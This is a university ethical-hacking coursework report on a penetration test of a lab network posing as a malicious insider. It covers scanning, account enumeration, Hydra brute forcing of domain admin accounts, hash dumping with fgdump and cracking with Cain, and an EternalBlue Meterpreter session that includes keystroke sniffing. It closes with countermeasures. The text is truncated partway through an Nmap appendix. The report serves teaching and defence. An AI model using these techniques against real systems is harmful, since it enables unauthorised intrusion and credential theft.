Abertay University

Company Network Investigation

Conducting a penetration test to demonstrate the risks to the client network from a malicious insider.

Patrick Collins

CMP210: Ethical Hacking 1

2020/21

Note that Information contained in this document is for educational purposes.

.

Executive Summary

This report details the findings of a network penetration test of a client network. The objective of this security test was to assess its overall security against a malicious insider and find vulnerabilities which would then be exploited. How much information on the network could be found just by simply scanning and enumerating? The aim in exploiting these found vulnerabilities is to gain higher access within the client network, such as administrator privileges.

The investigator followed a methodology to achieve this aim, gaining domain administrator level access to Server 2. To escalate privileges to domain admin the investigator found the account names of the domain admin accounts by enumeration. This was achieved by using password cracking tool “Hydra” and running it against a domain account. The malicious insider’s attempts to escalate privileges could have been stopped had the domain accounts not been found during enumeration.

Among gaining domain level administrator access, NTLM hashes from Server 2 were obtained using “fgdump” using the domain admin account. Multiple user account passwords were then found by the investigator using password cracking tool “Cain”.

Furthermore, the investigator found a vulnerability on Server 2 using vulnerability scanning tool “Nessus”, which was ms17_010_eternalblue. By exploiting this vulnerability using “Metasploit framework”, it allowed remote access to Server 2. The investigator had full control and even successfully ran a windows command prompt. A malicious attacker could do serious damage to the network and Server 2 with the level of access listed here.

From the investigator’s findings of this client network, it is clear it is not fully secure and did not repel the attacks performed. It has dangerous flaws that if this threat of a malicious insider was real, there could be significant damage done to the client’s network, important files and company operations.

.

+Contents

.

1 INTRODUCTION

1.1 BACKGROUND

What is Security Testing?

Testing security in a company network is vital for being confident that its operations and the data that it stores/produces is protected from a malicious insider/outsider. If someone already has access to a company network, how much freedom would that individual have? The report helps explain why it is important and necessary to carry out testing for all company networks, big or small.

Importance of Security Testing:

If a company do not test their network regularly, they are opening themselves up to attacks. If critical vulnerabilities are not found by people with good intentions, it can be disastrous for the company. They may lose important data, lose customer trust and much more. An attacker can do serious damage with these vulnerabilities which is why it's very important to find them before real attackers do.

Facts:

Devon Milkovich has put together a great list (see references) of statistics on security testing and its effects on companies that don't carry out security testing or enough of it.

Who is the attacker's target?

Milkovich stated that "43% of cyber attacks target small business" (Available at: https://www.cybintsolutions.com/cyber-security-facts-stats/ [Accessed 24 June 2021]) which shows no company is out of scope for attacks, and highlights it is essential security testing is carried out by all companies, big or small.

Costs?

To show the damage a successful attack can do Milkovich mentioned "small organizations (those with fewer than 500 employees) spend an average of $7.68 million per incident". (Available at: https://www.cybintsolutions.com/cyber-security-facts-stats/ [Accessed 24 June 2021]).

For a small company this amount individually could potentially end their operations. Which is why it's important to carry out security testing.

On the other hand, the cost of carrying out regular security testing, as mentioned by RSI Security (see references), "can cost anywhere from $4,000-$100,000. On average, a high quality, professional pen test can cost from $10,000-$30,000. A lot of these costs are determined by various factors". (Available at: https://blog.rsisecurity.com/what-is-the-average-cost-of-penetration-testing/#:~:text=Penetration%20testing%20can%20cost%20anywhere,that%20of%20a%20large%20company. [Accessed 24 June 2021]). Which cost would you rather have?

What is this report about?

This report is about findings of a network penetration test of a client network. The objective of this security test is to assess its overall security against attackers and find vulnerabilities which would then be exploited.

Business problem:

Someone is a malicious insider in the company network and are attempting to try anything to harm the company. What has this malicious insider been able to do? How much damage has been done to the company? Is the company secure enough to repel the attack?

Methodology and Tools

To carry out this penetration test, four steps will be followed. They are as follows:

Footprinting

The client has given required IP addresses of the servers and a test account to act as a malicious insider. More information of the network to test is also given, so footprinting is not necessary. Although, more information may be found if websites are being run on the servers from scanning.

Tools:

- OWASP Mantra.

Scanning

To better understand the network better, scanning tools will be used which will show if any ports are open on the servers and what kind of systems the client has. Also, searching for vulnerabilities.

Tools:

- Nmap – entire network scan.
- Nessus- vulnerability scanning.

Enumeration

This phase will allow a more in-depth understanding of the entire network that scanning itself will not find. Objective for this phase will be to find Usernames, Emails and DNS information.

Tools:

- Nslookup – server information and zone transfer
- Polenum – to find password policy of servers.
- Nmap- for brute forcing DNS
- smtp-user-enum – for getting user emails.
- Nbtenum3.3 – finding who is in each group.
- Rpclient – for finding groups on the network and amount of administrator.

System Hacking

Password Hacking:

1. Password guessing – this will mainly be attempted on the administrator account. However, more guesses may be carried out if no lockout policy is applied to other accounts.
2. Dictionary/Brute Force Attacks – on NTLM hashes of Users accounts found.

SAM file:

1. Dumping password hashes and cracking hashes

Tools for:

- Hydra – brute force user accounts.
- Fgdump – getting NTLM hashes.
- Cain – cracking NTLM hashes.
- Metasploit – exploiting any vulnerabilities found on servers.
- Powershell – finding passwords in server shares.

The objective of this methodology is to know how secure the client network is, and its vulnerabilities exposed. If this methodology is followed to a high standard, the client will have a good understanding of the security of their network.

1.2 AIM

The aims of this security test are:

- To get full access to both servers by obtaining domain admin passwords, using tools listed in the methodology.
- Find critical vulnerabilities and successfully exploit them.
- Find SAM file on servers and successfully crack user accounts.
- Getting remote access to the servers, and attempt to open a command prompt/create a text file somewhere.

2 Procedure and results

The procedure the investigator followed was the methodology listed in the introduction. To the exact method and is as follows:

2.1 Scanning

Nmap

One of the first scanning tools the investigator used was Nmap. The methodology mentioned the aim for using this tool was to find if any ports were open on the servers.

Vanilla Scan

Server 1-


The IP address of server 1 is 192.168.0.1, and a vanilla Nmap scan was run by the investigator against it (See Apendix A figure 1). Shown in this figure, multiple ports were found to be open. Port 53 domain and 25 smtp were of interest for the next step in the methodology.

Server 2-

The IP address of server 2 is 192.168.0.2, and a vanilla Nmap scan was run by the investigator against it (See Apendix A figure 2). Shown in this figure, multiple ports were found to be open. Port 53 domain is also open, however port 25 smtp is not shown. This difference was noted by the investigator on what to expect when enumerating the servers.

Script=banner

To meet the aim of a full network scan mentioned in the methodology a more in-depth scan was run by the investigator (See Appendix A figure 3). TCP port range was increased to 1-8000. As UDP ports were not scanned in the vanilla scans, UDP ports up to 4000 were also scanned in this stage (the investigator decided a lower amount of UDP ports as it was taking too long for higher amount, in a real situation time is not an issue for a malicious insider). The text files included with this report with titles "192.168.0.1TCP.txt" etc. are of the investigator's findings from this section.




```
25/tcp   open  smtp           syn-ack ArGoSoft Freeware smtpd 1.8.2.9
|_banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
42/tcp   open  tcpwrapped     syn-ack
53/tcp   open  domain         syn-ack Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
79/tcp   open  finger?        syn-ack
```

Figure 1: Banners of servers

Figure 1 above shows that the smtp is a Argosoft Mail server. Furthermore, the domain server is a Windows Server 2008 R2 SP1. This helped the investigator picture exactly the target he was attacking among researching default passwords for these servers.

Vulnerabilities

Nmap –script vuln used to assess vulnerabilities of servers. See Appendix A figure 4.This was just a quick vulnerability scan, to find common and quick vulnerabilities. Figure 2 below is a remote execution that the scan found, which the investigator noted down for potential to exploit when system hacking.



```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Figure 2: Interesting finding from investigator – Remote execution on servers

Nessus

A more in-depth vulnerability scan was undertaken using Nessus, which will breakdown any issues with both servers. Along with this report is the scan, “Server_Scans”, generated from Nessus.

Server 1-




Figure 3: Vulnerability summary of Server 1.

Figure 3 shows the exploitability of Server 1. 5 Critical and 7 High vulnerabilities was focused on by the investigator, as these pose greater damage and success to the client network.

Server 2-




Figure 4: Vulnerability summary of Server 2.

Like Figure 3, Figure 4 shows the exploitability of Server 2. 5 Critical and 7 High vulnerabilities was focused on by the investigator, as these pose greater damage and success to the client network.

Appendix A, figure 5 shows more information given by Nessus and how to exploit the vulnerability MS17_010_eternalblue. This was also found by the investigator previously as seen in figure 2.

2.2 Enumeration

RPCCLIENT

The investigator successfully created a session with RPCclient with the test account on the client network. A check on if the session had been created with the intended target can be seen at Appendix B figure 1. The IP address is correct, 192.168.0.2, which meant the intended target was reached.

Further information was gained during this session, such as the user accounts of the server, as seen in Appendix B, figure 2. This was the start at knowing who to target within the client network. Specifically, the administrator account was the target of the investigator. In Appendix B, figure 3 more information on the administrator account was found. The total number of users can be found in the Appendix B, figure 4.

The next target was finding groups on the server and can be seen in Appendix B, figures 5&6. Domain admins group was noted by the investigator to further attempt and get more information on who is in that group, to try and escalate user privileges. In Appendix B, figure 8 four administrator accounts are shown, with one administrator with 500 SID. A couple of non-important details such as number of printers, privileges can be seen in Appendix B, figures 7 & 9.

Polenum

The servers had no account lockout threshold set, which means it was open for brute force attempts. See Appendix B, figure 10.

NBSTAT

The investigator created a NETBios machine name table of the client network using NBStat. These are seen in Appendix B, figure 11 & 12. Server 1 has domain group names shown by the <00>, <1B> and <1C>. For server 2 it also has domain group <00> which shows that both servers support NTLM hashes. The investigator expected from this result that "FGDump" may work on both servers given this finding. Machine table meanings – Available at: **https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc961857(v=technet.10)?redirectedfrom=MSDN** [Accessed 24/01/21]

Enum4linux

When the investigator enumerated server 2 with kali linux tool "Enum4linux" a password was found in T.Maldonado's account description. This can be seen in Appendix B, figure 13. The investigator began SMTP enumeration using this user account.

SMTP_user_enum

To test the port 25 found in the scanning phase, the investigator enumerated smtp against server 1. As expected, it returned an email of the user account. See Appendix B, figure 15. To test the theory that it would not work against server 2, the investigator enumerated smtp against server 2. As there was no smtp port 25 open during scanning it didn't return an email. See Appendix B, figure 14.

Nbtenum3.3

Along with this report is the results from enumeration with tool "NBTEnum3.3" using the test account provided. Domain admin user accounts were now listed. See Appendix B, figure 16. This gave the investigator a clear target now.


NSLookup

One of the aims of this test is to perform a zone transfer on the servers. The investigator successfully performed a DNS zone transfer of server 1 as seen by Appendix B, figures 17 & 18. However, a transfer of server 2 was unsuccessful. See Appendix B, figure 19.

2.3 System Hacking

Hydra

From the results of NBTEnum3.3 the Server 2 domain admin accounts were loaded into a text file for brute forcing. See figure 5 below.



```
root@kali:~/Desktop# mousepad users.txt
root@kali:~/Desktop# cat users.txt
C.Griffin
C.Mathis
C.Mendoza
J.Wade
N.Hogan
S.Page
```

Figure 5 : Creating list of domain admin accounts to target


Small.txt-

To start off, a basic password file was used which contained much less passwords. The attack found no passwords against any domain accounts. See Appendix C, figure 1.

Cain.txt-

After the unsuccessful attack a larger password file was used with more complex passwords. When the investigator ran Hydra against account “C.Griffin” it was successful in brute forcing the password. See Appendix C, figure 2. With a Domain admin password found, potential damage against the client network increased significantly. A malicious insider now has access to server 2.

The investigator ran “net use” with C.Griffin’s account details and had access. See figure 6. If the investigator had physical access to server 2, he could have simply just entered in these details also.



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.18363.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\student>net use q: \\192.168.0.2\c$
Enter the user name for '192.168.0.2': C.Griffin
Enter the password for 192.168.0.2:
The command completed successfully.
```

Name	Date modified	Type	Size
inetpub	10/21/2020 11:38 AM	File folder	
PerfLogs	7/14/2009 3:20 AM	File folder	
Program Files	10/21/2020 11:38 AM	File folder	
Program Files (x86)	10/21/2020 11:44 AM	File folder	
ProgramData	10/21/2020 11:46 AM	File folder	
Users	2/5/2018 2:09 PM	File folder	
Windows	1/20/2021 8:39 PM	File folder	
die.bat	7/18/2019 1:31 PM	Windows Batch File	1 KB

Figure 6: Investigator has access to Server 2.

FGdump

Investigator successfully obtained NTLM hashes on Server 2. See Appendix C, figure 3. However, not on Server 1 which did not meet expectation of NBStat findings.


Cain

From the NTLM hashes obtained these were loaded into Cain. The investigator cracked 7 hashes from the Server 2 NTLM hashes. See Appendix C, figure 4. Although, keep in mind two passwords were already known to the investigator previously. “test123” from the test account and C.Griffin’s password “icosahedron“ used to dump the hashes.

Metasploit

A major aim for this security test was to gain remote access to both servers. From the findings of the investigator during vulnerability scanning, this was possible. To prove it a meterpreter session was created as seen in Appendix C, figure 5. The IP address matched Server 2. See Appendix C, figure 6.


Once the investigator confirmed this was the correct target and before carrying on further investigation, an idletime command was run to see if the user currently operating on the server. Which they were not, see figure 7.



```
meterpreter > idletime
User has been idle for: 30 mins 6 secs
```

Figure 7: User not operating currently.


Investigation continued, with sysinfo to further confirm he was connected to the correct target server. As seen in figure 8, the server name and OS match previous findings.



```
meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 8: Server 2.


The investigator was curious what the current process the remote session was running. This is shown in figure 9. Further processes were found running on the server, see Appendix C, figure 7. The current process was called “Spoolsv.exe”.



```
meterpreter > getpid
Current pid: 1256
```

Figure 9: process id.


Another major aim for this security test was opening a command line on the servers. The Investigator successfully opened a cmd process (See Appendix C, figure 8) and navigated to the admin desktop (See figure 10).



```
C:\Users\admin\Desktop>
```

Figure 10: admin desktop.

To show the client the damage a malicious insider could do, a keyscan was run on server 2 by the investigator. In this case, it was unsuccessful as user was idle. However, the client should be aware this was achieved. See figure 11.



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter >
```

Figure 11: User did not type anything

Powershell

Even though the investigator successfully obtained multiple passwords and a domain admin password, the methodology was still followed.

Net view helped the investigator know what path to target with powershell. See Appendix C, figure 10. Server 1 could not be used for this phase. Once the paths were found, the investigator ran multiple password string attempts against both paths. The result is seen at Appendix C, figure 11. Although a lot of strings were attempted, no other passwords were found.

3 DISCUSSION

3.1 GENERAL DISCUSSION

The investigator followed the security test methodology as planned and to a high standard. The security test was very successful due to this. However, OWASP Mantra was not needed once the security test began.

The most significant result of this security test was the investigator obtaining the domain administrator password. This is the highest level of access for server 2, and for this account to be compromised is dangerous for the client network. A malicious insider would use this domain admin account to wreak havoc on the client network. It would really be up to the attacker and their aim on what type of damage to inflict. The door is wide open at this point. This half met one of this test's aims, to gain full access to both servers. The investigator only had full access to Server 2 with the domain admin password. Server 1 proved much more difficult to carry out the methodology on, but a few user account passwords were found.

Another major point of failure was the account password for Tim Maldonado being visible in the account description(Appendix B, Figure 12). The investigator found this by simply enumerating. A malicious insider could even begin social engineering/Phishing attempts with Tim's email found during smtp enumeration. This wasn't planned in this security test's methodology, however.

Critical vulnerabilities such as ms17_010_eternalblue were found and successfully exploited by the investigator. A lot more of these vulnerabilities could have been exploited, but the one's relating to the methodology were only focused on.

Server 2's SAM file was obtained, and the investigator successfully cracked a couple accounts. However, the SAM file for server 1 was not obtained. This aim was only half met also, as not both SAM files were obtained.

Moreover, a major aim for this security test was getting remote access to the servers. As seen in the procedure section of this report, the investigator only carried out a remote access attempt against server 2. Nonetheless, the investigator showed Server 1 is also vulnerable on the client network. Even though previous tests failed against it. This aim was met as it was successful, and he even opened a command prompt.

In conclusion, all the security test's aims were met and showed the client how secure their network is following a simple methodology and the damage a malicious insider could do. Therefore, meeting the objective also.

3.2 COUNTERMEASURES

Account Descriptions

The client should consider notifying all users on the client network to not store their password in the account description. If a malicious insider did not find the account details of T. Maldonado the overall damage to the network could be limited.

Remote access


Steps to block the ms17_010_eternalblue vulnerability should be undertaken by the client. This can be seen in the Nessus Report provided with this report, See Appendix A. figure 5 also. If this was blocked, remote access to Server 1 would not be possible. Server 2 would still have been possible due to Domain admin password being found.

Update Password Policy

The investigator could have been limited to only brute forcing administrator accounts if the account lockout threshold for user accounts was set. Currently, it is not set. A malicious insider with lots of time could attempt brute force on every account, as it would not lock them out of doing so. The investigator's advice to the client is to set this threshold, for example 3 incorrect login attempts. Make users aware of this change on the network also.

Upgrade PHP

The client should consider upgrading PHP used. As seen from Nessus remediations in figure 12 below. This would solve multiple PHP related issues listed in the Nessus report



Suggested Remediations

Taking the following actions across 2 hosts would resolve 63% of the vulnerabilities on the network.

ACTION TO TAKE	VULNS	HOSTS
PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.: Upgrade to PHP version 7.3.11 or later.	72	2

Figure 12: Remediations

3.3 Future Work

If the investigator had more time

Remote access to Server 1 could be attempted with ms17_010_eternalblue as the investigator only tried on Server 2. Important data could have been found had access been obtained.

If the methodology and test were to be changed

Social engineering/Phishing attempts could be a possibility given the email address found. This could have led to other vulnerabilities and showed the client other possible weaknesses.

REFERENCES

For URLs, Blogs:

Introduction-

December 23, 2020/Devon Milkovich cyber-security-facts-stats Available from: https://www.cybintsolutions.com/cyber-security-facts-stats/ [Accessed 24/01/21]

WHAT IS THE AVERAGE COST OF PENETRATION TESTING? written by RSI Security March 5, 2020 Available from: https://blog.rsisecurity.com/what-is-the-average-cost-of-penetration-testing/#:~:text=Penetration%20testing%20can%20cost%20anywhere,that%20of%20a%20large%20company. [Accessed 24/01/21]


Procedure, Enumeration-

Machine table meanings – Available at: **https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc961857(v=technet.10)?redirectedfrom=MSDN** [Accessed 24/01/21]

APPENDICES


APPENDIX A – SCANNING

3.3.1 NMAP




```
root@kali:~# nmap -sT 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-15 18:54 EST
Nmap scan report for Server1 (192.168.0.1)
Host is up (0.00084s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
88/tcp    open  kerberos-sec
99/tcp    open  metagram
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
